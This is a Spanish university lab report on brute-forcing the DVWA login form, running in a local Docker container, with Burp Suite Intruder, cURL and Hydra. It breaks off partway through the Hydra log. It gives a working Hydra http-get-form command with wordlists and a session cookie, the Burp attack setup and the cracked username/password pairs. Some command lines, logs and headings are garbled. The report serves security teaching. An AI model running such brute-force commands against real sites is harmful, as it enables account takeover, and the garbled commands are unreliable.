

Informe Laboratorio 2

Sección 2

Santiago Larraín Morales
e-mail: Santiago.Larrain@mail.udp.cl

Septiembre de 2023

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de Docker para ejecutar DVWA (Damn Vulnerable Web App)	3
2.2. Redirección de puertos en Docker (DVWA)	4
2.3. Obtención de consulta a replicar (Burp Suite)	4
2.4. Identificación de campos a modificar (Burp Suite)	5
2.5. Obtención de diccionarios para el ataque (Burp Suite)	5
2.6. Obtención de al menos 2 pares (Burp Suite)	7
2.7. Obtención de código de inspect element (curl)	9
2.8. Utilización de cURL en la terminal (cURL)	10
2.8.1. Correcto	10
2.8.2. Incorrecto	11
2.9. Demostración de 4 diferencias (cURL)	11
2.10. Instalación y versión a utilizar (Hydra)	13
2.11. Explicación del comando a utilizar (Hydra)	13
2.12. Obtención de al menos 2 pares (Hydra)	14
2.13. Explicación paquete burp (tráfico)	16
2.14. Explicación paquete curl (tráfico)	18
2.15. Explicación paquete hydra (tráfico)	20
2.16. Mención de las diferencias (tráfico)	21
2.17. Detección de SW (tráfico)	21
3. Conclusiones y comentarios	22
4. Enlaces	22

1. Descripción de actividades


Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

1. Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
2. Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
3. Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
4. Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
5. Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de Docker para ejecutar DVWA (Damn Vulnerable Web App)

La actividad se llevó a cabo utilizando la versión de Docker *Docker version 24.0.6, build ed223bc*.



```
santiago@santiago-Aspire-A315-53:~$ docker --version
Docker version 24.0.6, build ed223bc
```

Figura 1: Comando Docker --version.

Para desplegar la aplicación, se utilizó una imagen que se encuentra disponible en DockerHub. El comando utilizado en la consola para ejecutar la imagen DVWA fue el siguiente:

Comando Docker para Ejecutar la Imagen DVWA:

```
sudo docker run --rm -it -p 8000:8000 vulnerables/web-dvwa
```

Explicación de los Parámetros:

- **sudo:** El comando se ejecuta con privilegios de superusuario.
- **docker run:** Inicia un nuevo contenedor a partir de una imagen.
- **--rm:** Este parámetro indica a Docker que elimine el contenedor automáticamente después de que se detenga, lo que es útil para mantener limpio el sistema de contenedores temporales.
- **-it:** Estos dos parámetros se utilizan en conjunto para indicar que el contenedor se ejecutará en modo interactivo, lo que permite interactuar con la terminal del contenedor.
- **-p 8000:8000:** Este parámetro mapea el puerto 8000 del contenedor al puerto 8000 de la máquina host, redirigiendo así el tráfico desde el puerto 8000 del contenedor al puerto 8000 de tu sistema local. Esto es necesario para acceder a la aplicación DVWA desde tu navegador web.
- **vulnerables/web-dvwa:** Es el nombre de la imagen de Docker que estás utilizando. Docker buscará esta imagen en el registro de Docker Hub y la descargará si no está presente en tu sistema.

2.2 Redirección de puertos en Docker (DVWA)

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab2$ sudo docker run --rm -it -p 8000:8000 vulnerables/web-dvwa
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Wed Sep 13 03:41:52.638513 2023] [mpm_prefork:notice] [pid 303] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations
[Wed Sep 13 03:41:52.638618 2023] [core:notice] [pid 303] AH00094: Command line: '/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <==
```

Figura 2: Ejecución del comando Docker Run.

Con este comando, se ejecuta un contenedor DVWA en tu sistema con las configuraciones especificadas, lo que permite acceder a la aplicación DVWA a través de tu navegador web en el puerto 8000 de tu máquina local.

Luego, se utilizó el comando **sudo docker ps** para listar los contenedores en ejecución y obtener el ID del contenedor. A continuación, se empleó el comando **sudo docker inspect -f 'range .NetworkSettings.Networks.IPAddressend' nombre_del_contenedor_o_ID** para obtener la dirección IP asociada a un contenedor específico.

```
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab2$ sudo docker ps
CONTAINER ID   IMAGE                  COMMAND                  CREATED        STATUS        PORTS                               NAMES
02e34f6b5e5d   vulnerables/web-dvwa   "/main.sh"              28 minutes ago Up 28 minutes  80/tcp, 0.0.0.0:4800->4800/tcp, :::4800->4800/tcp   admiring_fermat
santiago@santiago-Aspire-A315-53:~/Documentos/Universidad/Crypto/Lab2$ sudo docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' 02e34f6b5e5d
172.17.0.2
```

Figura 3: Obtención de la dirección IP del contenedor.

Una vez obtenida la dirección IP relacionada con el contenedor, se procedió a abrir el navegador y se ingresó la IP en la barra de direcciones, lo que permitió acceder a la aplicación.

2.2. Redirección de puertos en Docker (DVWA)

Se realizó la asociación del puerto del contenedor (172.17.0.2:8000) con tu puerto local (127.68.0.1).

-p 8000:8000: Este parámetro mapea el puerto 8000 del contenedor al puerto 8000 de la máquina host, redirigiendo así el tráfico desde el puerto 8000 del contenedor al puerto 8000 de tu sistema local. Esto es necesario para acceder a la aplicación DVWA desde tu navegador web.

2.3. Obtención de consulta a replicar (Burp Suite)

Para obtener la consulta que se replicaría, primero se abrió la pestaña de proxy en Burp Suite y se activó la interceptación de datos. Luego, se abrió el navegador de la aplicación DVWA.

En el navegador (Chromium), se utilizó la IP para acceder a la página de la aplicación. Una vez en la página, se procedió a realizar los inicios de sesión utilizando las credenciales .admin-

password”. Por cada carga que se quería realizar en Burp Suite, se seleccionó ”Forward” para avanzar en la interceptación. De esta manera, se pudo obtener la consulta que se estaba realizando en ese momento.

Luego, se accedió a la sección de fuerza bruta e ingresaron las credenciales, obteniendo así la consulta sobre la cual se aplicaría la fuerza bruta. Esta consulta se seleccionó y se utilizó la opción del click derecho ”Send to Intruder.”^{en} Burp Suite para trabajar con ella en el siguiente paso.

2.4. Identificación de campos a modificar (Burp Suite)

Para identificar los campos que se debían modificar, se buscó la consulta GET que incluía los parámetros de üsnamez ”password”. Luego, se tomó el valor .asdç como un indicador especial para uno de los parámetros a modificar en el payload.

```
GET /vulnerabilities/brute/?username=$asdç&password=$asdç&Login=Login HTTP/1.1
```

También se cambió el tipo de ataque y se seleccionó Cluster Bomb”.

En la segunda pestaña de Intruder (Payloads), nos permite seleccionar entre el payload 1 o 2 (username o password) y se eligió ”Simple List.”^{en} las configuraciones de payload. En ”Payload settingd” se selecciono ”Loadz se cargo los diccionarios a utilizar.

2.5. Obtención de diccionarios para el ataque (Burp Suite)

Para obtener el diccionario de usuarios, se buscó en la aplicación los usuarios ya existentes. Se inspeccionaron algunos elementos de la aplicación y se encontró que si se abre la dirección de la imagen que aparece cuando se ingresan datos de inicio de sesión de fuerza bruta (admin, password), las imágenes se guardan en la carpeta de üsers”.




Figura 4: Usuarios creados en la aplicación.

Los nombres de usuario obtenidos se anotaron en un archivo llamado "users.txt", que se utilizó como diccionario.

Para el diccionario de contraseñas, se realizó una búsqueda en Internet para encontrar el RockYou Password Dictionary.^{en} GitHub, que contiene una lista de las contraseñas más utilizadas. También se encontró otro diccionario en GitHub que contenía 1,000,000 de contraseñas más utilizadas. Se tomaron las primeras 1,100 contraseñas de ese diccionario y se creó el archivo "password_1100.txt", que se utilizó para realizar las pruebas y obtener al menos 2 pares de usuario/contraseña. También se utilizó el diccionario "Top207-probable" para buscar más pares de contraseñas.

2.6. Obtención de al menos 2 pares (Burp Suite)

Para obtener las contraseñas, se cargaron los diccionarios user.txtz "password_1100.txt".en los payload sets 1 y 2, respectivamente, en Burp Suite. Luego, se realizaron los ataques de fuerza bruta.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
3227	gordonb	billy		<input type="checkbox"/>	<input type="checkbox"/>		
3228	1337	billy		<input type="checkbox"/>	<input type="checkbox"/>		
62	gordonb	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4745	
10	smithy	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4743	
6	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4741	
79	pablo	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4741	

Request Response

Pretty Raw Hex Render

DVWA

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area gordonb

Paused

Figura 5: Resultados del primer ataque de fuerza bruta para la obtención de las contraseñas utilizando el diccionario "password_1100.txt".

2.6 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
1057	1337	1983	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
1	1337	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
2	1337	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
3	1337	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
4	1337	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
6	1337	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
7	1337	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
8	1337	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
10	1337	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	
11	1337	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4703	

Figura 6: Resultados del tercer ataque de fuerza bruta para la obtención de las contraseñas utilizando el diccionario "password_1100.txt" pero solo para el usuario 1337.

Los pares usuarios-contraseña se muestran en la siguiente tabla.

Username	Password
admin	password
gordonb	abc123
1337	
pablo	letmein
smithy	password

Tabla 1: Pares de Usuario/Contraseña obtenidos.

Se pudieron obtener las contraseñas de 4 de los 5 usuarios a través del método de fuerza bruta utilizando los diccionarios que se probaron.

2.7. Obtención de código de inspect element (curl)

Para obtener el código, utilizamos la "herramienta de developer tools." herramientas de desarrollador nos dirigimos a la sección de Network, que se utiliza para asegurarse de que los recursos se estén descargando o cargando según lo esperado. Los casos de uso más comunes para el panel de Network son:

- Asegurarse de que los recursos se estén cargando o descargando en absoluto.
- Inspeccionar las propiedades de un recurso individual, como sus encabezados HTTP, contenido, tamaño, y así sucesivamente.

Utilizando la primera función, observamos los recursos que se mueven cuando se realiza un inicio de sesión en la parte de fuerza bruta.

Antes de iniciar sesión, revisamos qué recursos aparecen.




Figura 7: Recursos de fuerza bruta antes del inicio de sesión.

Para iniciar sesión correctamente, utilizamos el par ".admin-password", lo que resulta en los siguientes recursos.



Figura 8: Recursos de fuerza bruta después del inicio de sesión - correcto.

Para iniciar sesión de manera incorrecta, utilizamos el par ".admin-admin", lo que resulta en los siguientes recursos.

2.8 Utilización de DESARROLLO DE ACQUISICIONES SEGÚN CRITERIO DE RÚBRICA




Figura 9: Recursos de fuerza bruta después del inicio de sesión - incorrecto.

Luego, seleccionamos el primer recurso y hacemos clic derecho para seleccionar la opción Copyz luego Copy as cURL”. Esto nos proporcionará el recurso en formato cURL.

2.8. Utilización de cURL en la terminal (cURL)

La versión de cURL utilizada es la siguiente:

```
santiago@santiago-Aspire-A315-53:~$ curl --version
curl 7.81.0 (x86_64-pc-linux-gnu) libcurl/7.81.0 OpenSSL/3.0.2 zlib/1.2.11 brotli/1.0.9 zstd/1.4.8 libidn2/2.3.2 libpsl/0.21.0 (+libidn2/2.3.2) libssh/0.9.6/openssl/zlib nghttp2/1.43.0 librtmp/2.3 OpenLDAP/2.5.16
Release-Date: 2022-01-05
Protocols: dict file ftp ftps gopher gophers http https imap imaps ldap ldaps mqtt pop3 pop3s rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: alt-svc AsynchDNS brotli GSS-API HSTS HTTP2 HTTPS-proxy IDN IPv6 Kerberos Largefile libz NTLM NTLM-WB PSL SPNEGO SSL TLS-SRP UnixSockets zstd
```

Figura 10: Versión de cURL utilizada.

2.8.1. Correcto

Listing 1: Comando cURL en formato para inicio de sesión correcto en fuerza bruta

```
curl 'http://172.17.0.2/vulnerabilities/brute/?username=admin&password=password' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif;q=0.8,application/signed-exchange;v=b3;q=0.9' \
-H 'Accept-Language: es-419,es;q=0.9' \
-H 'Cookie: PHPSESSID=u7emdaskk18gsv3rl5g7g3bs04; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://172.17.0.2/vulnerabilities/brute/?username=admin&password=password' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.55 Safari/537.36' \
--compressed \
--insecure
```

Al ejecutar este comando en la terminal, obtenemos un código en formato HTML que representa la página que estamos viendo. En la línea 74, se muestra el siguiente mensaje:

```
<p>Welcome to the password protected area admin</p><br />Username and/or password incorrect.</pre>
```

En el repositorio de GitHub mencionado en la sección de enlaces, en la carpeta "Lab2", encontrarás un archivo llamado `çURL_malo.html`, que contiene el resultado obtenido de la ejecución del comando anterior.

2.9. Demostración de 4 diferencias (cURL)

1. Mensaje de Éxito vs. Error:

- En la respuesta del inicio de sesión exitoso, la página muestra "Welcome to the password protected area admin" junto con la imagen de perfil del usuario admin.
- En la respuesta del inicio de sesión fallido, la página muestra "Username and/or password incorrect."

2. **Estado HTTP:** Ambas respuestas tienen un estado HTTP 200 OK, lo que indica que la solicitud se procesó correctamente. Sin embargo, la respuesta del inicio de sesión exitoso es seguida por el contenido de la página de bienvenida, mientras que la respuesta del inicio de sesión fallido se acompaña del mensaje de error.

3. Mensaje en el Formulario:

- En la respuesta del inicio de sesión exitoso, después de la etiqueta `<form>`, no se muestra ningún mensaje visible junto al formulario de inicio de sesión en la página.
 - En la respuesta del inicio de sesión fallido, después de la etiqueta `<form>`, se muestra el mensaje `<pre>
Username and/or password incorrect.</pre>` junto al formulario de inicio de sesión. Esto indica que las credenciales ingresadas son incorrectas y se muestra un mensaje de error directamente en la página web.
4. **Diferencia de largo:** El archivo incorrecto tiene una longitud de 4,173 caracteres, mientras que el archivo correcto tiene una longitud de 5,597 caracteres. Utilizamos un método similar (comparación de longitud) para determinar cuáles de los pares de usuario y contraseña eran correctos e incorrectos previamente (en la parte de Burp Suite). Esto nos puede ayudar a diferenciar cuáles consultas de cURL fueron correctas o incorrectas sin ver el resultado directamente.

2.10. Instalación y versión a utilizar (Hydra)

El software Hydra es una herramienta que permite realizar ataques con fines, idealmente, éticos y de prueba.

Para realizar la instalación, se utilizó el siguiente comando: `sudo apt install hydra`.

Luego, para verificar la versión de Hydra instalada, se utilizó el siguiente comando: `hydra`.

```

santiagosantiago-Aspire-A315-53:~$ hydra
hydra v9.2.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN][-L FILE] [-p PASS][-P FILE]] [-c C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-150uvvd46] [-m MODULE OPT] [service://server[:PORT]]
/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-c C FILE colon separated "login:pass" format, instead of -l/-p options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-o FILE service module usage details
-u OPT options specific for a module, see -u output for information
-m OPT more command line options (COMPLETE HELP)
-h the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
-server the service to crack (see below for supported protocols)
-service some service modules support additional input (-u for module help)
-OPT

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp(s) http(s) (head|get|post) http(s) (get|post)-form http-proxy http-proxy-urlenum icq imap(s) irc ldap2(s) ldap3(-[cram|digest]md5(s)) memcached mongodb mssql mysql
nntp oracle-listener oracle-sid pcanywhere pcnfs pop3(s) postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp(s) smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet(s) vmauthd vnc xmpp

hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at: https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
    
```

Figura 11: Versión de Hydra a utilizar.

2.11. Explicación del comando a utilizar (Hydra)

La estructura general del comando a utilizar en Hydra tiene la siguiente forma:

`hydra -l <nombre_de_usuario> -P <ruta_del_diccionario> <dirección_del_objetivo> ht`

- **-l o -L:** Esto especifica el nombre de usuario o archivo que se probará durante el ataque.
- **-p o -P:** Debes proporcionar la contraseña o el diccionario de contraseñas que se utilizará para intentar las contraseñas.
- **<dirección_del_objetivo>:** Es la URL del objetivo al que deseas acceder.
- **http-post-form:** Esto indica que realizarás un ataque de fuerza bruta contra un formulario web.
- **<ruta_del_formulario>:** Debes proporcionar la ruta al formulario web en el objetivo.
- **<parámetros_del_formulario>:** Son los parámetros del formulario que debes especificar para el ataque. Pueden ser, por ejemplo, `user=<nombre_de_usuario>&pass=<contraseña>`. Debes reemplazar `{nombre_de_usuario}` y `{contraseña}` con las variables adecuadas y asegurarte de que coincidan con los campos del formulario en el objetivo.

- `<mensaje_de_error>`: Esto es útil para que Hydra identifique si un intento de inicio de sesión fue exitoso o fallido. Debes proporcionar un mensaje que aparecerá en la página cuando se ingrese una contraseña incorrecta, como `Contraseña incorrecta` o `Inicio de sesión fallido`.

Para nuestro caso, se usará el siguiente comando:

```
1 hydra
2 -L users.txt
3 -P Top207-probable-v2.txt
4 172.17.0.2 http-get-form "/vulnerabilities/brute/:username=~USER
   ^&password=~PASS^&Login=Login:F=incorrect:H=Cookie: PHPSESSID=
   dqdbjhbff0jjptin59qss9tkfd7;
5 security=low" -I -V -o hydra_result.txt
```

Listing 3: Comando Hydra a utilizar para realizar el ataque por fuerza bruta

`-L users.txt`: Especifica el archivo `users.txt` como fuente de nombres de usuario. Hydra utilizará los nombres de usuario enumerados en este archivo para realizar los intentos de inicio de sesión.

`-P Top207-probable-v2.txt`: Indica el archivo `Top207-probable-v2.txt` como fuente de contraseñas. Hydra probará las contraseñas listadas en este archivo en combinación con los nombres de usuario del archivo `users.txt`.

`172.17.0.2`: Es la dirección IP del servidor web objetivo al que se dirige el ataque de fuerza bruta.

`http-get-form`: Indica que Hydra realizará un ataque de fuerza bruta contra un formulario web mediante el método HTTP GET.

`/vulnerabilities/brute/:username=~USER^&password=~PASS^&Login=Login:F=incorrect:H=Cookie: PHPSESSID=dqdbjhbff0jjptin59qss9tkfd7; security=low"`: Esto especifica la URL del formulario de inicio de sesión en el servidor web objetivo. Los valores `~USER^` y `~PASS^` se sustituirán por los nombres de usuario y las contraseñas de las listas de usuarios y contraseñas proporcionadas anteriormente. También se proporciona información sobre cómo Hydra debe manejar las respuestas, como detectar `incorrect` para determinar si un intento de inicio de sesión fue fallido.

`-I`: Esta opción indica a Hydra que se comunique en modo interactivo, lo que permite la interacción con el usuario durante la ejecución.

`-V`: Habilita la opción de "verbose." modo detallado, lo que proporciona información adicional sobre el progreso del ataque.

`-o hydra_result.txt`: Especifica el nombre del archivo `hydra_result.txt` donde se guardarán los resultados del ataque de fuerza bruta.

2.12. Obtención de al menos 2 pares (Hydra)

2.12 Obtención de resultados de actividades según criterio de rúbrica

```
hackingstaging:~$ curl -s https://github.com/vanhauser-thc/thc-hydra -L users.txt -P Top207-probable-v2.txt 172.17.0.2 http-get-form "/vulnerabilities/brute/:username=:USER*&password=:PASS"&login=:login:&incorrect=:HmCookie: PHPSESSID=qdbjhb9jptin59qss9tkf07; security=low
[INFO] attacking http-get-form://172.17.0.2:80/vulnerabilities/brute/:username=:USER*&password=:PASS"&login=:login:&incorrect=:HmCookie: PHPSESSID=qdbjhb9jptin59qss9tkf07; security=low
[ATTENPT] target 172.17.0.2 - login "admin" - pass "123456" - 1 of 1035 [child 0] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "password" - 2 of 1035 [child 1] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "123456789" - 3 of 1035 [child 2] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "12345678" - 4 of 1035 [child 3] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "12345" - 5 of 1035 [child 4] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "qwerty" - 6 of 1035 [child 5] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "123123" - 7 of 1035 [child 6] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "111111" - 8 of 1035 [child 7] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "abc123" - 9 of 1035 [child 8] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "1234567" - 10 of 1035 [child 9] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "dragon" - 11 of 1035 [child 10] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "lq2w3e4r" - 12 of 1035 [child 11] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "sunshine" - 13 of 1035 [child 12] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "654321" - 14 of 1035 [child 13] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "master" - 15 of 1035 [child 14] (0/0)
[ATTENPT] target 172.17.0.2 - login "admin" - pass "1234" - 16 of 1035 [child 15] (0/0)
[80][http-get-form] host: 172.17.0.2 login: admin password: password
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "123456" - 208 of 1035 [child 0] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "password" - 209 of 1035 [child 1] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "123456789" - 210 of 1035 [child 2] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "12345678" - 211 of 1035 [child 3] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "12345" - 212 of 1035 [child 4] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "qwerty" - 213 of 1035 [child 5] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "123123" - 214 of 1035 [child 6] (0/0)
[ATTENPT] target 172.17.0.2 - login "gordonb" - pass "111111" - 215 of 1035 [child 7] (0/0)
